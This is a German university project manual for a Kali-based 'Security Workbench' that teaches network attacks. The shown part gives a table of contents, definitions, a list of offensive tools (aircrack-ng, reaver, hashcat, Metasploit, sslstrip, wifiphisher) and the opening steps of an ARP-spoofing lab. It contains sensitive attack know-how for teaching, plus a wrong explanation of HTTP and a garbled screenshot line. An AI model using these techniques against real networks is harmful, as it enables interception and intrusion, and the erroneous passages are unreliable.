

DOKUMENTATION

Security Workbench Ein Einstieg in die Netzwerksicherheit

Master Informatik

Studentisches Projekt

Betreuer *Prof. Dr. Stefan Hahndel*
Prof. Dr. Ernst Göldner

Wintersemester 2016/17



Technische Hochschule
Ingolstadt

Inhaltsverzeichnis

Abbildungsverzeichnis	6
1 Einleitung	8
1.1 Rechtliches	8
1.2 Aktualisierung	8
2 Fachbegriffe	9
2.1 MAC-Adresse	9
2.2 HTTP	9
2.3 HTTPS	10
2.4 SSID/ESSID	10
2.5 BSSID	10
3 Vorbereitung	11
3.1 Installationsanleitung	11
3.2 Einführung in das Arbeiten mit Linux	11
3.3 Weitere Konfigurationen	11
4 Verwendete Tools	12
4.1 Wireshark	12
4.2 Kommandozeilenprogramme	12
4.2.1 ifconfig	12
4.2.2 aircrack-ng	13
4.2.3 mdk3	13
4.2.4 crunch	13
4.2.5 reaver und wash	14
4.2.6 bully	14
4.2.7 hashcat	14
4.2.8 OpenSSL	14
4.2.9 Nmap	14
4.2.10 Metasploit	15
4.2.11 arp	15
4.2.12 sslstrip	15
4.2.13 iptables	15

4.2.14	sysctl	15
4.2.15	GNU Compiler Collection	15
4.2.16	hostapd	16
4.2.17	wifiphisher	16
5	ARP Spoofing	17
5.1	Erklärung	17
5.2	Vorbereitung	18
5.3	Ablauf	21
5.3.1	Darstellung des Netzwerkverkehrs	21
5.3.2	Manipulation der Webseiten	26
5.4	Gegenmaßnahmen	27
5.4.1	Angriff erkennen	27
5.4.2	Angriff abwehren	27
6	DNS-Spoofing	29
6.1	Erklärung	29
6.2	Vorbereitung	31
6.3	Ablauf	31
6.4	Gegenmaßnahmen	32
7	SSL Strip	33
7.1	Erklärung	33
7.2	Vorbereitung	33
7.3	Ablauf	34
7.4	Gegenmaßnahmen	36
7.4.1	Angriff abwehren	36
8	WLAN-Sicherheit	37
8.1	Erklärung	37
8.2	Vorbereitung	38
8.3	Hardware	38
8.3.1	TP-Link Archer C7	38
8.3.2	Alfa AWUS051NH 802.11abgn USB Adapter Dual-Band 2.4GHz/5GHz	42
8.4	WEP	43
8.4.1	Unterschied von Open System Authentication und Shared Key Authentication	43
8.4.2	Shared Key Authentication	43
8.4.3	WEP-Verschlüsselung	44

8.4.4	Schwächen bei WEP	46
8.4.5	Cracking der WEP-Verschlüsselung	47
8.4.6	Fazit	52
8.5	WPA/WPA2	53
8.5.1	WPA/WPA2 Personal Mode	53
8.5.2	Enterprise Mode	60
8.5.3	Fazit	63
8.6	WPS	64
8.6.1	Authentifizierung per Pin-Eingabe	64
8.6.2	Schwächen von WPS	66
8.6.3	Cracking des WPS-Schlüssels	66
8.6.4	Fazit	69
8.7	DoS	70
8.7.1	Michael shutdown exploitation	70
8.7.2	Beacon Flood Mode	71
8.7.3	Authentication DoS mode	71
8.7.4	Deauthentication DoS mode	71
8.7.5	Fazit	71
8.8	Fake Access-Points	72
8.8.1	Wifiphisher Installation	72
8.8.2	Theoretischer Ablauf	72
8.8.3	Erstellen eines Fake-AP mit Wifiphisher	72
8.9	Gegenmaßnahmen	73
8.9.1	WEP	73
8.9.2	WPS	74
8.9.3	WPA/WPA2	74
9	DOS Angriffe	76
9.1	Erklärung	76
9.2	Vorbereitung	76
9.3	Ablauf	76
9.4	Gegenmaßnahmen	76
10	Buffer Overflow	77
10.1	Erklärung	77
10.2	Vorbereitung	79
10.3	Ablauf	79
10.3.1	Erstes Beispiel	80
10.3.2	Zweites Beispiel	82
10.3.3	Aufgaben	83

10.4	Gegenmaßnahmen	83
10.4.1	Programmierer	83
10.4.2	Benutzer	84
11	Heartbleed in OpenSSL	85
11.1	Vorbereitung	85
11.2	Ablauf	85
11.2.1	Opfer – Die Einrichtung des verwundbaren Servers	86
11.2.2	Angreifer – Attacke mit Nmap und Metasploit	88
11.3	Gegenmaßnahmen	89
12	SQL-Injection	90
12.1	Erklärung	90
12.1.1	Grundlagen Datenbanksysteme	90
12.1.2	3-Schichten-Architektur	91
12.1.3	Der Angriff	92
12.2	Vorbereitung	92
12.3	Ablauf	92
12.3.1	Aufbau des Login-Web-Services	92
12.3.2	SQL-Injection zum Auslesen von Daten	94
12.3.3	SQL-Injection zum Einfügen von Daten	96
12.3.4	SQL-Injection zum Löschen von Tabellen	97
12.3.5	Die SQL-Injection-Spielwiese	98
12.4	Gegenmaßnahmen	98
12.4.1	Prepared Statements	99
12.4.2	Escapen von Eingaben	99
13	Disclaimer	100

Abbildungsverzeichnis

4.1	Beispielausgabe ifconfig	13
5.1	Unveränderte ARP-Tabelle mit dynamischen und statischen Einträgen	17
5.2	Aufgezeichneter ARP-Request für die Adresse 192.168.178.32 mit leerer MAC-Adresse	18
5.3	Aufgezeichneter ARP-Reply von der Adresse 192.168.178.32 mit der zugehörigen MAC-Adresse	19
5.4	Manipulierter ARP-Reply der beim Zielrechner die IP-Adresse eines dritten Rechners mit der MAC-Adresse des Angreifers verknüpft . .	19
5.5	links: Netzwerkkommunikation über das Gateway des Netzes direkt mit anderen Netzwerkteilnehmern; rechts: Netzwerkkommunikati- on erfolgt immer über den Rechner des Angreifers	20
5.6	Bildschirmausgabe beim Start des Security Workbench Skriptes auf der Konsole	22
5.7	Stand des Tutorials nachdem der ARP-Scan durchgeführt wurde .	24
5.8	Etttercap zeigt den Netzwerkverkehr des Opfers an	24
5.9	Ablauf des Tutorials aus Sicht des Opfers mit in gelb markierter ARP Tabelle vor dem Angriff und in grün markierter ARP Tabelle nach dem Angriff	25
5.10	Manipulierte ARP-Tabelle des angegriffenen Rechners	28
6.1	Vorgehen eines DNS-Lookups	29
6.2	Vorgehen beim DNS-Spoofing	31
7.1	links: Normaler Aufbau einer HTTPS-Verbindung; rechts: Verbin- dungsaufbau während einer SSL Strip Attacke	34
8.1	WLAN-Szenario	37
8.2	Archer C7	38
8.3	Alfa USB-Adapter	42
8.4	Challenge/Response bei WEP	44
8.5	WEP Verschlüsselung	45
8.6	WEP Entschlüsselung	45
8.7	WEP Pakete	46

8.8	SKA-Aufnahme	48
8.9	Sharedkey Files	48
8.10	Fake Authentication Success	49
8.11	WEP Schlüsselberechnung	52
8.12	WPA/WPA2 4-Wege-Handshake (Quelle: kalitutorials.com)	54
8.13	Wash Ausgabe	68
8.14	Reaver Ausgabe	68
10.1	Aufbau des Speichers beim Start eines Programmes: Code -> Heap -> Stack	78
10.2	links: Eingabeargument wird nicht überprüft, kann aber keinen Schaden anrichten, rechts: Eingabeargument wird nicht überprüft und es ist möglich die Variable isAdmin zu überschreiben	78
10.3	Beispiel, wie der Start des GNU Debuggers aussehen sollte	80
11.1	Skizze des Heartbeat-Mechanismus und der Verwundbarkeit na- mens Heartbleed nach https://commons.wikimedia.org/wiki/ File:Simplified_Heartbleed_explanation.svg	86
12.1	3-Schichten-Architektur	91
12.2	Tabellenstruktur der Tabelle „secretUserData“	93
12.3	Login-Oberfläche des Web-Services	93
12.4	Normaler Login	94
12.5	Login mit SELECT-Injection	95
12.6	Auswertung von OR "1"=1	95
12.7	Login mit INSERT-Injection	96
12.8	Login mit DROP-Injection	97
12.9	Verschiedene SQL-Injections zum Ausprobieren	98

1 Einleitung

Dieses Dokument beschreibt die Verwendung der Security Workbench, die seit dem Sommersemester 2016 als studentische Projektarbeit im Rahmen des Masterstudiengangs Informatik an der TH Ingolstadt entwickelt wird. Die Workbench erklärt und veranschaulicht verschiedene Angriffe und Szenarien aus dem Bereich der Netzwerksicherheit. Dies betrifft unter anderem Spoofing, Denial-of-Service und Angriffe auf die WLAN Infrastruktur.

Nach einer Erläuterung relevanter Fachbegriffe und der Erklärung zur grundlegenden Einrichtung der Workbench zeigen die folgenden Kapitel auf, wie die einzelnen Angriffe gestartet werden und welche Voraussetzungen für diese gelten.

1.1 Rechtliches

Für die Verwendung der hier zusammengestellten Tools sei ausdrücklich auf das Kapitel 13 Disclaimer verwiesen.

1.2 Aktualisierung

Die Security Workbench liegt als öffentliches Git-Repository unter der URL <https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench> vor. Eine Aktualisierung per git kann auf der Kommandozeile wie folgt durchgeführt werden.

```
> cd INF-M-Projekt-Security-Workbench  
> git pull
```


2 Fachbegriffe

Hier werden wichtige Fachbegriffe im Kontext der Security Workbench kurz erklärt, die im späteren Verlauf für die einzelnen Angriffe eine Rolle spielen.

2.1 MAC-Adresse

Die MAC-Adresse – kurz für *Media Access Control* – ist eine Hardwareadresse eines Netzwerkkadapters, welches eben dieses Adapter im lokalen Netzwerk identifiziert. Jede LAN-Schnittstelle und jedes WLAN-Interface benötigt eine eigene MAC-Adresse. Eine solche MAC-Adresse ist sechs Byte lang und wird üblicherweise in hexadezimaler Notation angegeben.

E8-03-9A-DC-DF-23

Unter Windows kann die eigene MAC-Adresse per `ipconfig -all` bestimmt werden, unter Linux wird hierfür `ifconfig -a` verwendet. Die MAC-Adresse wird pro Gerät üblicherweise vom Hersteller vergeben, daher kann anhand der ersten drei Byte über öffentlich zugängliche Datenbanken¹ ein Rückschluss auf die Firma gezogen werden, welche das Netzwerkgerät produziert hat. Entsprechende Datenbanken ordnen beispielsweise obige MAC der „Samsung Electronics CO., LTD“ zu.

2.2 HTTP

Hypertext Transfer Protocol (HTTP) ist ein zustandsloses Protokoll zur Übertragung von Daten auf Anwendungsschicht über ein Rechnernetz. Der Standard wurde 1991 von der Internet Engineering Task Force (IETF) und dem World Wide Web Consortium (W3C) eingeführt und ist mittlerweile in Version 2.0 (HTTP/2) veröffentlicht. Es wird meist dafür verwendet, Webseiten aus dem Internet in einen Webbrowser zu laden.

Wird ein Link zu einer URL mit dem Beginn „http://“ aufgerufen, wird HTTP genutzt. Als Erstes wird dann versucht den Namen der Website mit Hilfe des

¹siehe etwa <http://www.macvendorlookup.com/>

DNS-Protokolls in eine IP-Adresse zu übersetzen (weitere Erklärung siehe Kapitel DNS Spoofing). Ist dies nicht möglich, wird über den Standard-Port 80 eine HTTP-GET-Anforderung gesendet. Als Antwort schickt der Web-Server die passende IP-Adresse der angefragten Webseite.

2.3 HTTPS

Hypertext Transfer Protocol Secure (HTTPS) wird zur sicheren Übertragung von Daten auf der Anwendungsschicht über ein Rechnernetz verwendet. Syntaktisch ist es wie HTTP aufgebaut, wird jedoch von einer Verschlüsselung der Daten umgeben. Dazu wird das Secure Socket Layer (SSL) bzw. die Transport Layer Security (TLS) verwendet.

Bei der Benutzung wird vor dem Versenden und Bearbeiten von Nachrichten eine Identifikation und Authentifizierung der Kommunikationspartner durchgeführt. Danach wird ein gemeinsamer Schlüssel ausgetauscht mit dem alle nachfolgenden Nachrichten verschlüsselt werden. Dabei ist der Standard-Port für HTTPS-Nachrichten Port 443.

2.4 SSID/ESSID

Ein Service Set Identifier (SSID), seltener auch ESSID (Extended SSID) bezeichnet, ist ein vom Nutzer frei wählender Name eines Services (WLAN-Netz), über das der Service ansprechbar ist. Ein SSID kann bis zu 32 Byte lang sein und entsprechend bis zu 32 ASCII-Zeichen umfassen.

2.5 BSSID

Die Basic Service Set Identification (BSSID) jedes WLAN-Gerätes ist eindeutig. Im Allgemeinfall versteht man unter der BSSID die MAC-Adresse des Gerätes.

3 Vorbereitung

3.1 Installationsanleitung

- Detaillierte Installationsanleitung mit vielen Screenshots.
- Liste der grundsätzlich benötigten Hard- und Software (PC/Notebook, keine alten Intel Pentium CPUs, Kali-VM inkl. VirtualBox bzw. Kali auf bootable USB inkl. Disk Imager etc.)
- Ggf. notwendige Grundkonfigurationen in Kali

3.2 Einführung in das Arbeiten mit Linux

Es ist davon auszugehen, dass Studenten der unteren Semester keine Erfahrungen im Umgang mit der Konsole, geschweige denn Linux haben. Hier könnte daher eine kurze Einführung in die Arbeitsweise von Linux und ein Cheat-Sheet mit den wichtigsten Befehlen stehen (ggf. Link auf Website)

3.3 Weitere Konfigurationen

Hier können mehrfach benötigte Konfigurationen, Software- und Hardware-Voraussetzungen, die für die einzelnen Angriffsszenarien (z.B. ARP-Spoofing und DNS-Spoofing) notwendig sind, ausgelagert erklärt werden. Damit kann der Anwender jedes Szenario für sich isoliert ausführen, ohne sich die darum liegenden Themen ansehen zu müssen. Z.B.: Tunneln der Netzwerkadapter (benötigt in ARP-Spoofing und DNS-Spoofing)

4 Verwendete Tools

Es folgt eine kurze Übersicht der Tools, die in den Beispielen mehrfach eingesetzt werden. Hier wird jeweils der Zweck des Tools und die Bedienung kurz demonstriert.

4.1 Wireshark

Wireshark kann von <https://www.wireshark.org/#download> heruntergeladen werden.

4.2 Kommandozeilenprogramme

4.2.1 ifconfig

`ifconfig` ist ein Kommandozeilenprogramm unter Unix, das zur Konfiguration und Steuerung von IP-Netzwerkschnittstellen dient. Der Name steht für „interface configurator“.

Abbildung 4.1 zeigt beispielhaft eine Ausgabe des Programms. Die relevantesten Informationen wie IP-Adresse, MAC und Interfacenamen wurden in der Grafik hervorgehoben.

```

pi@raspberrypi ~$ ifconfig
eth0      Link encap:Ethernet  HWaddr b8:27:d1:0f:d1:ef
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5989 errors:0 dropped:0 overruns:0 frame:0
          TX packets:890 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:987094 (963.9 KiB)  TX bytes:58243 (56.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:36129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2230729 (2.1 MiB)  TX bytes:2230729 (2.1 MiB)

wlan0     Link encap:Ethernet  HWaddr 08:17:b8:40:07:bf
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15819 errors:0 dropped:105 overruns:0 frame:0
          TX packets:7281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2319945 (2.2 MiB)  TX bytes:789099 (770.6 KiB)

pi@raspberrypi ~$

```

Abbildung 4.1: Beispielausgabe ifconfig

4.2.2 aircrack-ng

`aircrack-ng` ist eine komplette Suite von Tools zur Beurteilung der WLAN-Sicherheit. Es wird hier unter anderem zum Cracken der WEP-Verschlüsselung verwendet. Ebenso liefert die Suite Tools zum Monitoring, Angreifen und Testen von WLAN-Netzwerken. Weitere Informationen findet man in der Dokumentation der `aircrack-ng`-Suite auf <http://www.aircrack-ng.org/doku.php>. Dort kann man auch die verschiedenen Tools und ihre Funktionen einsehen.

4.2.3 mdk3

MDK oder auch Murder Death Kill ist ein Tool, um bei IEEE 802.11-Protokollschwächen aufzudecken. Es wird in dieser Arbeit für DoS Angriffe verwendet. Weitere Informationen über die Funktionsweise findet man unter `mdk3 --help`.

4.2.4 crunch

Mit `crunch` lassen sich Bruteforce-Attacken mit Wordlists durchführen, um zum Beispiel WPA/WPA2 Passwörter zu knacken. Weitere Informationen zur Bedienung findet man unter https://www.wardriving-forum.de/wiki/Crunch_Wordlist_Tutorial.

4.2.5 reaver und wash

`reaver` ist ein Brute-Force-Tool, welches zum Knacken von WPS-PIN-Verfahren genutzt und somit der WPA/WPA2-PSK extrahiert werden kann. Zu `reaver` gehört auch das Kommandozeilenprogramm `wash`. Dieses hat im Prinzip nur den einen Zweck, herauszufinden welche WLANs die Authentifizierung per WPS zulassen, und ob WPS gerade aktiv ist. Weitere Informationen zu `reaver` lassen sich einfach durch die Eingabe von `reaver --help` in der Kommandozeile aufrufen.

4.2.6 bully

`bully` ist ein weiteres Brute-Force-Tool für WPS, dass hier als Alternative für `reaver` angewendet wird. Über `bully --help` kann man in der Kommandozeile weitere Informationen zu den Parametern einsehen.

4.2.7 hashcat

`Hashcat` ist als Open Source Software konzipiert und der schnellste Passwort-cracker der zur Zeit erhältlich ist. Außerdem nutzt diese Software die GPU einer dedizierte Grafikkarte für den Cracking-Vorgang. Weitere Informationen lassen sich entweder in der Kommandozeile über `hashcat --help` oder auf der `hashcat`-Seite unter <https://hashcat.net/wiki/doku.php?id=hashcat> einsehen.

4.2.8 OpenSSL

OpenSSL ist ein Toolkit und eine Bibliothek rund um die Erzeugung und Verwaltung von Zertifikaten und Schlüsseldateien. Zudem stellt sie eine Implementierung verschiedener Netzwerkprotokolle rund um SSL und TLS bereit. OpenSSL wird in Webservern wie Apache und nginx eingesetzt.

4.2.9 Nmap

Nmap ist ein Portscanner – er ermöglicht es, in einem Netzwerk offene UDP und TCP Ports aufzuspüren und bietet auch eine Erkennung der laufenden Dienste sowie des verwendeten Betriebssystems an. Als Alternative zum kommandozeilenbasierten Nmap existiert mit Zenmap auch ein darauf aufbauendes Tool mit graphischer Oberfläche und gleichem Funktionsumfang.

4.2.10 Metasploit

Das Metasploit-Framework ist eine Sammlung von konfigurierbaren Exploits, welches mit dem Kommando `msfconsole` gestartet werden kann. Zur Dokumentation der Ergebnisse – etwa im Rahmen eines Penetrationstestings – kann eine PostgreSQL-Datenbank angebunden werden.

4.2.11 arp

`arp` ist ein Kommandozeilenprogramm zum Auslesen und Verändern des ARP-Caches. Es wird hier verwendet, um die ARP-Tabelle vor und nach einem Angriff darzustellen. Mit Hilfe von `man arp` können zusätzliche Informationen und die zur Verfügung stehenden Parameter nachgelesen werden.

4.2.12 sslstrip

Dieses Tool wird zur Demonstration der SSLStrip Attacke verwendet. Dabei werden HTTPS-Verbindungen des Opfers auf HTTP-Verbindungen umgeleitet wodurch der Datenverkehr mitgelesen werden kann. Das Tool wurde von Moxie Marlinspike entwickelt und unter <https://moxie.org/software/sslstrip/> können weitere Informationen eingesehen werden.

4.2.13 iptables

Mit Hilfe von `iptables` können Regeln zur Konfiguration der Firewall erstellt und bearbeitet werden. Unter `man iptables` ist eine sehr ausführliche Dokumentation zur Benutzung zu finden.

4.2.14 sysctl

`sysctl` ist ein Werkzeug zur Veränderung von Kernelparameter während der Laufzeit. Dabei können alle Parameter bearbeitet werden, die unter `proc/sys/` aufgelistet sind. Zusätzliche Informationen werden bei der Ausführung von `man sysctl` ausgegeben.

4.2.15 GNU Compiler Collection

Die GNU Compiler Collection bietet Compiler für verschiedene Programmiersprachen und unterschiedliche Betriebssystemen. Hier wird der C-Compiler zusammen mit dem GNU Debugger verwendet. Auf der Homepage <https://gcc.gnu.org> kann

man sich über die unterstützten Sprachen und Betriebssysteme als auch über die neuesten Releases informieren.

4.2.16 hostapd

`hostapd` ist ein WLAN-Deamon/Dienst, der auch auf linuxbetriebenen Routern zu finden ist. `hostapd` implementiert nach IEEE 802.11 das Access-Point-Management, IEEE 802.1X/WPA/WPA2/EAP Authentikatoren, eine RADIUS Client, EAP Server und RADIUS Authentifizierungsserver.

4.2.17 wifiphisher

`wifiphisher` ist ein Python-Kommandozeilenprogramm welches konfigurierbare Wifi-Phishing-Angriffe zur Verfügung stellt. `wifiphisher` baut Fake-Access-Points auf und liefert dazugehörige Phishing-Seiten um beispielsweise WLAN-Zugangskennwörter abzufragen.

5 ARP Spoofing

ARP Spoofing ist ein Man-In-The-Middle (MITM) Angriff, mit dem Ziel den Netzwerkverkehr von einem oder mehreren fremden Rechnern zu überwachen und zu manipulieren.

5.1 Erklärung

Für die Kommunikation über ein Netzwerk wird die MAC-Adresse des Zielrechners genutzt. Da meist nur die IP-Adresse zur Verfügung steht, gibt es das Address Resolution Protocol (ARP) mit dessen Hilfe eine Verknüpfung zwischen den beiden Adressen hergestellt werden kann. Außerdem hat jeder Rechner eine ARP-Tabelle in der sämtliche bekannten Verknüpfungen zwischen IP- und ARP-Adresse gespeichert werden. In Abbildung 5.1 wird eine unveränderte ARP-Tabelle dargestellt. Es ist in jeder Zeile eine IP-Adresse mit der zugehörigen MAC-Adresse (Physische Adresse), sowie deren Typ zu sehen. Der Typ kann dabei statisch – und damit nachträglich nicht mehr veränderbar – oder dynamisch sein.

Möchte nun ein Rechner Daten versenden, so wird als erstes in der eigenen ARP-Tabelle nach dem Zielrechner gesucht. Existiert noch kein Eintrag, verschickt der Rechner einen ARP-Request an die Broadcast-MAC-Adresse, um die MAC-Adresse zu seiner Ziel-IP-Adresse von den anderen Netzwerkteilnehmern zu erfragen. Abbildung 5.2 zeigt einen möglichen Aufbau eines solchen ARP-Request. Daraufhin schickt der Zielrechner seine MAC-Adresse mittels eines ARP-Replys direkt an den Quellrechner zurück. Ein beispielhafter Aufbau eines ARP-Replys ist

```
C:\Users\Opfer>arp -a
Schnittstelle: 192.168.178.29 --- 0xb
Internetadresse      Physische Adresse      Typ
192.168.178.1        c0-25-06-ce-32-d0      dynamisch
192.168.178.255      ff-ff-ff-ff-ff-ff      statisch
224.0.0.22           01-00-5e-00-00-16      statisch
224.0.0.252          01-00-5e-00-00-fc      statisch
255.255.255.255      ff-ff-ff-ff-ff-ff      statisch
```

Abbildung 5.1: Unveränderte ARP-Tabelle mit dynamischen und statischen Einträgen




Abbildung 5.2: Aufgezeichneter ARP-Request für die Adresse 192.168.178.32 mit leerer MAC-Adresse

in Abbildung 5.3 dargestellt. Der Quellrechner legt für diese Verknüpfung einen neuen Eintrag in seiner ARP-Tabelle an und kann daraufhin die Daten versenden.

Da 1982 bei Erscheinen des Protokolls nur dessen Funktionalität und nicht dessen Sicherheit relevant war, wurden die Schwächen des Protokolls erst im Nachhinein entdeckt. So wird bei einem eingehenden ARP-Reply nicht geprüft, ob es zuvor einen ARP-Request gab. Es wird also lediglich ein Eintrag in der ARP-Tabelle generiert oder ein bestehender Eintrag geändert.

Dies kann sich ein Angreifer zu Nutze machen und sämtliche IP-Adressen mit seiner eigenen MAC-Adresse verknüpfen. Ein solcher manipulierter ARP-Reply ist in Abbildung 5.4 dargestellt. Nach diesem ARP-Reply bekommt der Angreifer alle versendeten Daten und kann diese weiterleiten oder verändern. Ein Vergleich der Netzwerkkommunikation vor und nach der Manipulation der ARP-Tabelle ist in Abbildung 5.5 skizziert.

5.2 Vorbereitung

Notwendige Hardware:

- Kali Linux 2.0 mit der Security Workbench (Rechner des Angreifers)
- Kali Linux 2.0 mit der Security Workbench (Rechner des Opfers)
- Router mit Internetverbindung




Abbildung 5.3: Aufgezeichneter ARP-Reply von der Adresse 192.168.178.32 mit der zugehörigen MAC-Adresse




Abbildung 5.4: Manipulierter ARP-Reply der beim Zielrechner die IP-Adresse eines dritten Rechners mit der MAC-Adresse des Angreifers verknüpft




Abbildung 5.5: links: Netzwerkkommunikation über das Gateway des Netzes direkt mit anderen Netzwerkteilnehmern; rechts: Netzwerkkommunikation erfolgt immer über den Rechner des Angreifers

5.3 Ablauf

Für das ARP Spoofing sind zwei unterschiedliche Tutorials vorhanden. Das erste Tutorial ist als Einstieg gedacht und beschreibt das Verändern der ARP-Tabelle an einem fremden Gerät. Das zweite Tutorial baut darauf auf und verändert dann die vom fremden Gerät aufgerufenen Homepages indem ein Youtubevideo eingebunden wird und automatisch abspielt.

Da es bei dieser Art von Attacke immer mindestens zwei Teilnehmer gibt, wird dies auch im Tutorial widerspiegelt. Es gibt die beiden Rollen *Angreifer* und *Opfer*, die für ein Gelingen der Attacke abwechselnd beschrieben werden.

5.3.1 Darstellung des Netzwerkverkehrs

Angreifer & Opfer Starte das Skripts auf der Kommandozeile: Navigiere dich mit Hilfe des `cd`-Befehles zum Ordner der Scurity Workbench und starte das Skript mit Hilfe des folgenden Befehles.

```
sudo python securityWorkbench.py
```

(`sudo` führt den folgenden Befehle mit Root-Rechten aus, `python <name>` startet das Pythonscript mit dem angegebenen Namen)

Im Anschluss muss das Root-Passwort eingegeben werden, um das Skript komplett zu starten. Der Startbildschirm ist in Abbildung 5.6).

Angreifer & Opfer Wähle die Nummer 3 „ARP Spoofing Tutorials“

Angreifer Wähle Nummer 1 „Einfaches ARP-Spoofing als Angreifer“

Opfer Wähle Nummer 2 „Starte Darstellung des Netzwerkverkehrs als Opfer“

Angreifer & Opfer Stelle sicher, dass du direkten Zugriff auf das Host-Netzwerk hast. Wie das geht kannst du in der PDF-Dokumentation im Kapitel „Tunneln von Netzwerkadaptern“ nachlesen.

Opfer Rufe die Konfiguration deiner IP-Netzwerkschnittstellen auf und lese dort deine IP-Adresse aus, um sie dem Angreifer zu sagen:

```
ifconfig
```

```

Security-Workbench v1.1
Die Security-Workbench besteht im Kern aus zwei Elementen:
Dokumentation als PDF-Dokument
In der Dokumentation werden zum einen fachliche Grundlagen für ausgewählte Angriffsszenarien auf IT-Systeme vermittelt und zum anderen die Benutzung der Security-Workbench (Installation und Starten der Workbench sowie Arbeiten mit den Tools und Skripten) detailliert beschrieben.
pages indem ein Youtubevideo eingebunden wird und
Skripte und Tools in einer Kali-Linux-Maschine
